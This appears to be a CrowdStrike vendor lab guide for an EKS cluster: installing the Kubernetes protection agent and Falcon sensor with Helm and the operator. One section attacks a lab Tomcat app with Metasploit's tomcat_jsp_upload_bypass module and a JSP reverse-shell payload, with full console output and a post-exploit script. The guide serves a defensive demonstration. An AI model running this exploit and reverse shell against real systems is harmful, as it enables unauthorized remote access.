
Note: The arn is in the format "arn:aws:eks:us-west-2:<accountnumber>:cluster/CRWD-EKS-Cluster-{12 digit}"

Step 2 - Go to the the Falcon Console
Navigate to Cloud Security -> Account Registration -> Kubernetes Protection tab -> Cloud Accounts Registration -> Register new Kubernetes Cluster -> Self-Managed Kubernetes Service

Click Register new Kubernetes Cluster



Note: Customers would normally follow the AWS setup process that would require the additional steps of first registering the account waiting for two hours and then downloading a config file with the cluster ARN prepopulated. Following this process would require us to apply a cloudformation template and then wait for two hours. We can achieve the same result using “Self Managed Kubernetes” and manually entering the cluster ARN.


Cloud Security Posture
Cloud Workloads Discovery
Kubernetes Protection
Cloud Accounts Registration
Manage cloud accounts associated with the Cloud Security Posture, Cloud Workloads Discovery and Kubernetes Protectio
AWS
Azure
GCP
Kubernetes
< Kubernetes Services
Setup:
1. Install helm in your terminal.
2. Obtain CrowdStrike API Client ID and Client Secret. Please click here to view the steps for creating a new API client wi
Agent Installation:
1. Enter cluster name and then press generate to create config_value.yaml
Cluster Name
arn:a
Generate

Step 3 - Enter the Cluster Name <your cluster arn>"and generate a config file

Step 4 - Download the config_value.yml file locally

Step 5 - Edit the config_value.yml file using your favourite text editor

Step 6 - Add the *"clientID"* and *"clientSecret"* value (no quotes) to the file and save it

Step 7 - Select all contents and copy to the clipboard

Step 8 - On the Bastion Host run the command "cat > config_value.yaml"

Step 9 - Hit Ctrl-V to paste the contents from the clipboard

Step 10 - Hit Ctrl-D to save the file

Validate the contents by running "cat config_value.yaml".

Note: Check the format of the yaml file
No space on the first line
Two spaces on all other lines
The clusterName should NOT contain quotes

Update Helm
Step 1 - Update helm
Run the command


```
helm repo add kpagent-helm https://registry.crowdstrike.com/kpagent-helm &&
helm repo update
```

Step 2 - Apply the helm chart

Run the command

Note: We are referencing the config file config_value.yaml that we created in the previous step. Make sure that the config_value.yaml file is in the local directory or you enter the full path to the file.

```
helm upgrade --install -f config_value.yaml --create-namespace -n
falcon-kubernetes-protection kpagent kpagent-helm/cs-k8s-protection-agent
```




Step 3 - Verify that the pod is running

Run the command

```
kubectl get pods -A
```

Note: The agent is created in the *"falcon-kubernetes-protection"* namespace with a name in the format *"kpagent-cs-k8s-protection-agent-xxxxxxxx"*




Step 4 - Monitor the communications of the kubernetes protection agent

Note: You will need to substitute the name of the pod from the previous command in the <kubernetes protection agent pod name>


```
kubectl logs <kubernetes protection agent pod name> -n falcon-kubernetes-protection
```

Eventually after around 30 minutes the agent will receive a request to scan the cluster API. You can continue with the lab and check the dashboards in your CID later




You will see from above that we are scanning for

- Deployments
- Replicasets
- Services
- Daemonsets
- Nodes
- Pods

8. Exploit the Application


Step 1 - Obtain DNS Details

Check the status of the Application Load Balancer
Select Load Balancers from the EC2 menu



Step 2 - Copy the DNS name

Step 3 - Connect to the Kali Instance



Step 3 - Configure Metasploit

Run the command

```
./start-kali.sh
```

Enter the DNS address from the load balancer

Step 4 - Start metasploit

Run the command

```
msfconsole -r startup.rc
```

```
+ -- --=[ 8 evasion                                        ]

Metasploit tip: View missing module options with show
missing

[*] Processing startup.rc for ERB directives.
resource (startup.rc)> use exploit/multi/http/tomcat_jsp_upload_bypass
[*] No payload configured, defaulting to generic/shell_reverse_tcp
resource (startup.rc)> set rhosts k8s-default-tomcatin-124f33ee23-835893668.us-west-2.elb.amazonaws.com
rhosts => k8s-default-tomcatin-124f33ee23-835893668.us-west-2.elb.amazonaws.com
resource (startup.rc)> set rport 80
rport => 80
resource (startup.rc)> set LHOST 18.237.79.73
LHOST => 18.237.79.73
resource (startup.rc)> set LPORT 443
LPORT => 443
resource (startup.rc)> set REVERSELISTNERBINDADDRESS 172.16.128.6
REVERSELISTNERBINDADDRESS => 172.16.128.6
resource (startup.rc)> set AutoRunScript post_exploit.rc
AutoRunScript => post_exploit.rc
resource (startup.rc)> set payload java/jsp_shell_reverse_tcp
payload => java/jsp_shell_reverse_tcp
resource (startup.rc)> exploit -j
[*] Exploiting target 44.241.142.151
[*] Exploiting target 34.209.185.61
[-] Handler failed to bind to 18.237.79.73:443:-  -
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 0.0.0.0:443
[*] Uploading payload...

[-] Handler failed to bind to 18.237.79.73:443:-  -
[-] Handler failed to bind to 0.0.0.0:443:-  -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:443).
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > [*] Payload executed!
[*] Session ID 1 (172.16.128.6:443 -> 52.89.156.18:13001) processing AutoRunScript 'post_exploit.rc'
[*] Processing post_exploit.rc for ERB directives.
resource (post_exploit.rc)> whoami
resource (post_exploit.rc)> netstat -ano
resource (post_exploit.rc)> bash crowdstrike_test_high
[*] Command shell session 1 opened (172.16.128.6:443 -> 52.89.156.18:13001) at 2022-05-27 12:51:46 +0000
```

Look for the prompt `"Payload executed"`

You should now have a remote shell which can be verified with the command “sessions -i”


```
configure.rc  post_exploit.rc  start-kali.sh  startup.rc
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > sessions -i

Active sessions
===============

  Id  Name  Type             Information  Connection
  --  ----  ----             -----------  ----------
  1         shell java/linux              172.16.128.6:443 -> 52.89.156.18:13001 (44.241.142.151)

msf6 exploit(multi/http/tomcat_jsp_upload_bypass) >
```

Step 5 - Connect to the Application

Connect to the session using `"sessions -i 1"`

Run the command

```
sessions -i 1
```



Step 6 - Verify the connection

Verify with the ls command

Step 7 - Create a file
Create a file named *hello.txt* using the linux filesystem touch command


Run the command

```
touch hello.txt
```

Step 8 - Check the file has been created

Run the command

```
ls -al |grep hello.txt
```



Now that we have full control of the system with root access, we would be able to continue our attack.

9. CrowdStrike Sensor

9.1 Choose a Sensor Installation Method

Two methods exist today to install the falcon sensor. Most likely the customer will require that you follow one of the installation methods in order to comply with existing DevOps patterns.

We are able to install using

1. Falcon Operator
2. Falcon Helm Chart

The lab provides you with the option to try one or both installation methods.

9.2.1 DaemonSet Install - Falcon-Operator

Installing the CrowdStrike sensor as a demonset using the operator requires two steps.

1. Install the Falcon Operator

   Full instructions on the falcon operator can be found here

   https://github.com/CrowdStrike/falcon-operator

2. Install the daemonset using the operator
   Installing a daemonset using the falcon operator can be found here

   https://github.com/CrowdStrike/falcon-operator/tree/main/docs/node


Step 1 - Connect to the Bastion

Got to the cloudshare tab and select the EKSBastion tab

Run the command

```
kubectl apply -f
https://raw.githubusercontent.com/CrowdStrike/falcon-operator/main/deploy/falcon-operator.yaml
```

Step -2 Verify that the operator has been installed




Step - 3 Apply the Daemonset using the yaml config file.

First we need to set up the config file for the daemonset deployment. Run the command below which will set up an “vi” editor

Run the command

```
kubectl create -f
https://raw.githubusercontent.com/CrowdStrike/falcon-operator/main/config/samples/falcon_v1alpha1_falconnodesensor.yaml --edit=true
```

Use vi commands to enter the API keys



Vi Editing hints

1. Use the arrow keys to move the cursor down to client_id, and to the right so that you're on the first letter of INSERT_CLIENT_ID

2. Type "dw", no quotes, to delete the placeholder text

3. Copy your API Client ID to the clipboard

4. In VI, press "i" to enter text editing mode. Press CTRL+SHIFT+V to paste your Client ID

5. Press ESC to change back to command mode

6. Repeat steps 1 through 5 for the Client Secret

7. Type ":wq" (no quotes) and press ENTER. This saves and closes the file, returning you to the command line

